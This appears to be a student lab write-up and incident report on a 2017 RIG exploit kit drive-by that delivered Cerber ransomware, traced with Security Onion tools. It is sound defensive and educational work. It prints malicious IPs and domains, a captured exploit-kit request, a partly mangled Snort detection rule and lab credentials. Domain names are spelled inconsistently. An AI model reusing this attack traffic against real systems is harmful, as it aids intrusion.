



Investigating A Malware Exploit

Team



content



1. Incident Summary

On January 27, 2017, an incident was triggered by a user who inadvertently accessed a compromised webpage while searching for "home improvement remodeling your kitchen." This user-initiated event led to a drive-by download attack that was executed using an Exploit Kit (EK). The attacker exploited vulnerabilities in the user's browser to silently redirect them from a legitimate website, homeimprovement.com, to a malicious domain ty.benme.com, controlled by the attacker. This redirection resulted in the download of malicious files, including Cerber ransomware.

The incident was first identified when the Snort Network Intrusion Detection System (NIDS) detected suspicious activity originating from the user's system. The attacker's goal was not to steal data, but rather to infect the system with ransomware and encrypt its contents for monetary gain. However, due to the rapid detection and response by the SOC team, the incident was contained before significant damage could occur.

2. Containment and Eradication

* Containment Actions

- The Security Onion's NIDS alerted the Security Operations Center (SOC) team to the suspicious activity, particularly focusing on the traffic between the source IP 172.16.4.193 (the user's system) and the malicious IP 194.87.234.129.
- Immediate actions were taken to isolate the affected system from the network to prevent further compromise and infection of other networked systems.
- Connections from the compromised system to external malicious IP addresses were blocked at the firewall level, specifically targeting the traffic to 194.87.234.129 and other associated malicious domains.
- Affected endpoints were flagged, and logs were thoroughly analyzed to trace the scope of the infection.

Eradication Actions

- SOC analysts used Sguil, Wireshark, and Kibana to investigate the extent of the compromise, identifying the systems, URLs, and IP addresses involved in the attack.
- Affected hosts were thoroughly scanned using endpoint security tools to detect and remove any traces of malware.

- All malicious files and malware signatures were cataloged, and systems were cleaned using anti-malware tools. Additionally, all vulnerable software components were patched to close any known vulnerabilities that could be exploited by the attacker.
- Logs were reviewed to identify any indicators of compromise (IoCs) and validate that no other systems were affected.

3. Timeline of Events

****January 27, 2017****

- 22:54:43 – The first Snort NIDS alert was triggered, detecting suspicious HTTP traffic originating from the user's machine (source IP 172.16.4.193) to a known malicious IP 194.87.234.129 on port 80.
- 22:54:45 – The user's system sent an HTTP request to ty.benme.com, which initiated the download of malicious content, specifically a compressed gzip file. This file was later identified as part of the Cerber ransomware.
- 22:55:00 – A series of additional HTTP requests were made to other malicious websites, including p27dokhpz2n7nvgr.ljw2lx.top and spotsbill.com, indicating that the user had been fully redirected into a malicious infection chain.

****January 28, 2017:****

- 00:00 – Incident containment measures were initiated, with the SOC team isolating compromised hosts from the network to prevent further spread of the infection.

4. Recovery

****Restoration of Systems****

- All systems that were found to have connected to the malicious URLs were taken offline and re-imaged to ensure complete removal of the malware. This was deemed necessary as even thorough malware removal might leave remnants or backdoors, which could be exploited later.
- Network traffic logs and pcap files were meticulously reviewed to confirm that the malware had not spread further within the network and that no additional systems were compromised.

****Data Recovery****

- Fortunately, no data exfiltration occurred during this incident, as the primary goal of the attacker was to encrypt files using ransomware, rather than steal data. As a result, data recovery efforts were minimal.

- Even though no data was compromised, verified backups of critical systems were reviewed and tested as part of standard recovery procedures, ensuring that the organization was prepared for worst-case scenarios in the future.

5. Impact

****Financial Impact****

- The financial losses were relatively minimal due to the quick and efficient containment of the incident. The only losses incurred were the costs associated with downtime from re-imaging systems, labor costs for investigation and recovery, and minor productivity losses while affected systems were offline.

****Data Breach****

- No sensitive data was exfiltrated during this incident. The attacker's primary goal was to infect systems with Cerber ransomware, which encrypts files and demands a ransom for decryption. Fortunately, the infection was identified early enough to prevent the ransomware from fully executing its payload.

****Reputation****

- Although the incident was contained before any significant damage could occur, there was a slight reputational impact on the company. Users who visited the legitimate website, ****homeimprovement.com****, and were redirected to malicious sites may have been exposed to the drive-by download attack. The company received several inquiries from concerned users, requiring communication from the public relations team to reassure customers and mitigate the situation.

6. **Root Cause Analysis**

****Underlying Cause****

- The root cause of the incident was the compromise of the legitimate website homeimprovement.com. The website had been unknowingly compromised by attackers, who injected malicious code into its HTML. This code, an iframe containing a hidden link to ty.benme.com, redirected visitors to a malicious domain.
- The redirection was a critical part of a larger drive-by attack that exploited vulnerabilities in the user's browser and web plugins.

****Exploited Vulnerabilities****

- The RIG Exploit Kit was used to take advantage of multiple vulnerabilities in the user's web browsing software, particularly in outdated browser plugins and extensions.
- The EK delivered a malicious compressed file (in gzip format), which contained Cerber ransomware. Once the file was downloaded and executed, the system would have been encrypted had the incident not been detected and contained quickly.

7. Lessons Learned.

****Key Takeaways****

- Regular vulnerability scanning: Ensuring that legitimate websites are regularly scanned for vulnerabilities can help detect and patch potential weak points that attackers may use for drive-by attacks.
- Enhanced monitoring: Outbound connections to suspicious or unknown domains should be closely monitored. Automated systems should alert the SOC team of any unusual traffic patterns that may indicate a redirection to a malicious site.
- User awareness and education: Many drive-by download attacks exploit user trust in legitimate websites. Increased user training on recognizing suspicious behavior (e.g., unexpected pop-ups, redirections) can help prevent users from inadvertently falling victim to such attacks.

8. Summary Report.

This incident, which was detected by nort NIDS, involved a malware exploit targeting users of the legitimate website homeimprovement.com. Visitors to the site were silently redirected to a malicious domain where the RIG Exploit Kit was deployed, exploiting vulnerabilities in the user's browser and downloading Cerber ransomware.

The SOC team employed Kibana, Sguil, and Wireshark to investigate and contain the incident. Through their analysis, the team identified the compromised hosts, malicious domains, and the malware involved in the attack. The security response was part of a larger campaign that involved the use of exploit kits like RIG to target unsuspecting users and infect their systems with ransomware.

This report was shared with senior management and IT teams, providing a detailed analysis of the attack, the actions taken to mitigate the impact, and recommendations for future prevention measures.

9. Review and Improve

****Action Points for Improvement****

- Stricter monitoring: Implement automated alerts and stricter controls on outbound traffic to new or suspicious domains. This will help detect malicious redirections early and prevent users from accessing malicious websites.
- Incident response drills: Conduct regular incident response drills to improve coordination between SOC teams and IT departments. These drills should include scenarios involving exploit kits, drive-by download attacks, and ransomware.
- Web filtering: Enhance web filtering capabilities to block access to known malicious sites. Ensure that filters are updated regularly to include the latest threat intelligence feeds.
- User training: Improve user training on recognizing phishing attacks, malicious redirects, and unsafe browsing habits. Empower users to report suspicious behavior or incidents quickly.

****Appendix A: Detailed Analysis of the Exploit Kit (EK)****

In this incident, the attacker used the RIG Exploit Kit to compromise the victim's system. Exploit Kits (EKs) are powerful tools that cybercriminals use to automate the exploitation of vulnerabilities, often in web browsers, plugins, or outdated software. They are usually delivered via compromised websites or malvertising campaigns, and they can deploy a wide variety of malware depending on the attacker's objectives.

****Story of the Exploit****

The incident began innocently when a user performed a search for kitchen remodeling ideas using Bing. The user clicked on a link that appeared to lead to the legitimate website

homeimprovement.com, but was unknowingly redirected to a malicious website controlled by the attackers.

This malicious site used the RIG Exploit Kit to identify and exploit vulnerabilities in the user's web browser. The kit delivered a malicious compressed gzip file containing Cerber ransomware, which would have encrypted the user's system if not for the quick

intervention by the SOC team.

The attack was part of a larger, coordinated campaign targeting unsuspecting users through compromised legitimate websites and malicious advertisements.

1. Initial Detection and Analysis of the Incident

- **Date of Incident:** January 27, 2017
- **Detection Method:** The incident was first detected by the **Snort Network Intrusion Detection System (NIDS)**, which generated an alert regarding suspicious HTTP traffic originating from the user's machine (IP **172.16.4.193**) directed towards a known malicious IP (**194.87.234.129**).

- **Initial Analysis:** The SOC team analyzed the alerts, identifying the traffic patterns and the URLs involved, leading to the conclusion that a drive-by download attack utilizing an **Exploit Kit (RIG EK)** had occurred, aimed at delivering **Cerber ransomware**.

2. Communication Activities with Stakeholders

- **Stakeholder Notification:** Upon confirmation of the incident, the SOC team promptly communicated with relevant stakeholders, including upper management and the IT department.
- **Content of Communication:** The notification included:
 - Nature of the attack and its potential impact
 - Immediate actions being taken for containment
 - Requests for resources or assistance, if necessary
- **Public Relations Communication:** Following the incident, the public relations team addressed inquiries from concerned users about potential risks and reassured them regarding the organization's response measures.

3. Containment and Eradication Procedures Implemented

- **Containment Actions:**
 - **Immediate Isolation:** The compromised system was isolated from the network to prevent further infection.
 - **Blocking Malicious Connections:** Firewall rules were updated to block outbound connections to the malicious IP address and associated domains.
 - **Flagging Affected Endpoints:** Affected systems were marked for further investigation and monitoring.
- **Eradication Actions:**
 - **Malware Removal:** Using **Sguil**, **Wireshark**, and **Kibana**, the SOC analysts identified and removed malware from affected hosts using endpoint security tools.
 - **Patch Management:** All vulnerable software components were patched to prevent future exploitation.

- **Log Analysis:** Detailed analysis of logs was conducted to identify any indicators of compromise (IoCs) and confirm that no other systems were affected.

4. Recovery Efforts Undertaken

- **Restoration of Systems:**
 - All affected systems were re-imaged to ensure complete removal of malware and any potential backdoors.
 - Network traffic logs and **pcap files** were reviewed to confirm no further compromise occurred.
- **Data Recovery:**
 - No data exfiltration was detected; therefore, data recovery efforts were minimal. Verified backups of critical systems were reviewed and tested.

5. Decisions Made Throughout the Response Process

- **Decision to Isolate Affected Systems:** This was made to immediately halt the spread of the infection, which proved effective in limiting the impact.
- **Choice of Tools for Investigation:** The SOC team decided on using **Wireshark**, **Kibana**, and **Sguil** based on their capabilities to analyze network traffic and security alerts effectively.
- **Communication Strategy:** A proactive communication strategy was adopted to keep stakeholders informed, emphasizing transparency in handling the incident.

Tools and Resources Utilized

Snort NIDS:

- **Function:** Network Intrusion Detection System that detected suspicious activity and alerted the Security Operations Center (SOC) team regarding the drive-by download attack.

Security Onion:

- **Function:** A Linux distribution for intrusion detection, log management, and network security monitoring that helped in the identification and analysis of the attack.

Sguil:

- **Function:** A GUI-based tool for monitoring and analyzing security alerts, which the SOC analysts used to investigate the alerts triggered by the Snort NIDS.

Wireshark:

- **Function:** A network protocol analyzer used to capture and analyze network traffic, helping to trace the scope of the infection and identify malicious communication.

Kibana:


- **Function:** A data visualization tool for Elasticsearch that helped the SOC team analyze logs and visualize suspicious activities and patterns during the incident.

given the following details about the event:


- The event happened in January of 2017.
- It was discovered by the Snort NIDS

Use Kibana to Learn About a Malware Exploit


- a. set an Absolute time range to narrow the focus to log data from January 2017.



b. go to the **NIDS Alert Data** dashboard by clicking **NIDS**.




c. Zoom in on the event by clicking and dragging in the **NIDS – Alerts Over Time** visualization further focus in on the event timeframe



d. Scroll all the way to the bottom of the dashboard until you see the **NIDS Alerts** section of the page

The screenshot shows the 'NIDS - Alerts' section of the dashboard. The table displays a list of alerts. A red box highlights the first row of the table.

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bKR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	baR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bqR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	bsR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	ckR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	caR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	cqR2kXIBxqASK9Rl3jKE



After use Kibana get this details

Look at the expanded alert details

first detected NIDS alert in Kibana **Jan 27, 2017 – 22:54:43**

source IP address in the alert **172.16.4.193**


the destination IP address in the alert **194.87.234.129**

the destination port in the alert **80** service is **HTTP**

the classification of the alert **trojan activity**

the destination geo country name **Russia**

View the Transcript capME!



localhost/capme/elastic.php?esid=bKR2kXIBxqASK9Ri3jkE

close

pcap file related to this alert

172.16.4.193:49202_194.87.234.129-6-803060238.pcap

Log entry:
2020-06-08 01:06:23 pid(19978) Alert Received: 0 1 trojan-activity seconion-import-1 (2017-01-27 22:54:43) 9 24 [ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2]
172.16.4.193 194.87.234.129 6 49202 80 1 2024049 1 4 4

IDS rule:
alert tcp \$HOME_NET any -> \$EXTERNAL_NET \$HTTP_PORTS (msg:"ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2"; flow:established,to_server; urlen:>90; content:"QMvXc"; http_uri.pcre:"/?(=?&)(3,4)QMvXc"; ?(=?[A-Za-z-]*[0-9])(?=[a-z0-9-]*[A-Z])(?=[A-Z0-9-]*[a-z])([A-Za-z0-9-]*&?=[A-Za-z-]*[0-9])(?=[a-z0-9-]*[A-Z])(?=[A-Z0-9-]*[a-z])([A-Za-z0-9-]*[?&])\$"; content:"Cookie[3a]"; flowbits:set,ET,RIGEXExploit; metadata:to_rmer_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024049; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit; affected_product Web_Browser_Plugins; attack_target Client_Endpoint; deployment Perimeter; tag Exploit_kit_RIG; signature_severity Major; created_at 2017_03_13; malware_family Exploit_Kit_RIG; performance_impact Low; updated_at 2017_03_13)

CAPME: Detected gzip encoding.

the requested file was gzip compressed

CAPME: Automatically switched to Bro transcript.

Sensor Name: seconion-import

Timestamp: 2017-01-27 22:54:43

timestamp 22:54:43

Connection ID: CLI
Src IP: 172.16.4.193
Dst IP: 194.87.234.129
Src Port: 49202
Dst Port: 80
OS Fingerprint: 172.16.4.193:49202 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460.N.W8.N.N.S.:Windows:?]
OS Fingerprint: -> 194.87.234.129:80 (distance 0, link: ethernet/modern)

SRC: GET /?c=Vivaldi&bw=Vivaldi.95ec76.406f7c5k7&ooq=h8fllKerVawGyJRaFwN1yYdeAwgGq_gtlEKBzBKqZ6D-hyMZh1z6LRVvQ42w&tuif=2320&q=wh7QMvXcJwDNFYbgMvER6NbNknQAOKPxpH2 drZdZoxKGrn20b5UUSK6FqCEH3&yus=Vvaldi.114tq57.40611v7x8&rf=4180

SRC: ACCEPT: text/html, application/xhtml+xml, *

SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

the GET request for the file

SRC: ACCEPT-LANGUAGE: en-US

SRC: USER-AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

the compromised referring website

SRC: ACCEPT-ENCODING: gzip, deflate

kind of content is requested by the source host from tybenme.com The content is shown as gzip.

Problem This could be a malware file that has been requested for download. It is probably a malware file. Because it is compressed, the contents of the file are obfuscated

- e. From the top of the NIDS Alert Dashboard click the **HTTP** entry located under **Zeek Hunting** heading.
- f. In the HTTP dashboard, verify that your absolute time range includes **2017-01-27 22:54:30.000** to **2017-01-27 22:56:00.000**.
- g. Scroll down to the HTTP - Sites section of the dashboard.

websites that are listed

www.bing.com

p27dokhpz2n7nvgr.1jw2lx.top

homeimprovement.com

tyu.benme.com

www.google-analytics.com

api.blockcipher.com

spotsbill.com

fpdownload2.macromedia.com

retrotip.visionurbana.com.ve

Investigate the Exploit with Sguil

Step 2: Open Sguil and locate the alerts.


- a. Launch Sguil from the desktop. Login with username **analyst** and password **cyberops**. Enable all sensors and click **Start**.
- b. Locate the group of alerts from January 27th 2017.

According to Sguil the timestamps for the first and last of the alerts that occurred within about a second of each other

22:54:42 to 22:55:28

Investigate the alerts in Sguil.

- c. Click the **Show Packet Data** and **Show Rule** checkboxes to see the packet header field information and the IDS signature rule related to the alert.
- d- Select the alert ID 5.2 (Event message **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**).



According to the IDS signature rule which malware family triggered this alert? You may need to scroll through the alert signature to find this entry.

Malware_family PseudoDarkLeech

e-Maximize the Sguil window and size the Event Message column so that you can see the text of the entire message. Look at the Event Messages for each of the alert IDs related to this attack.

According to the Event Messages in Sguil what exploit kit (EK) is involved in this attack:

RIG EK Exploit

Beyond labelling the attack as trojan activity, what other information is provided regarding the type and name of the malware involved?

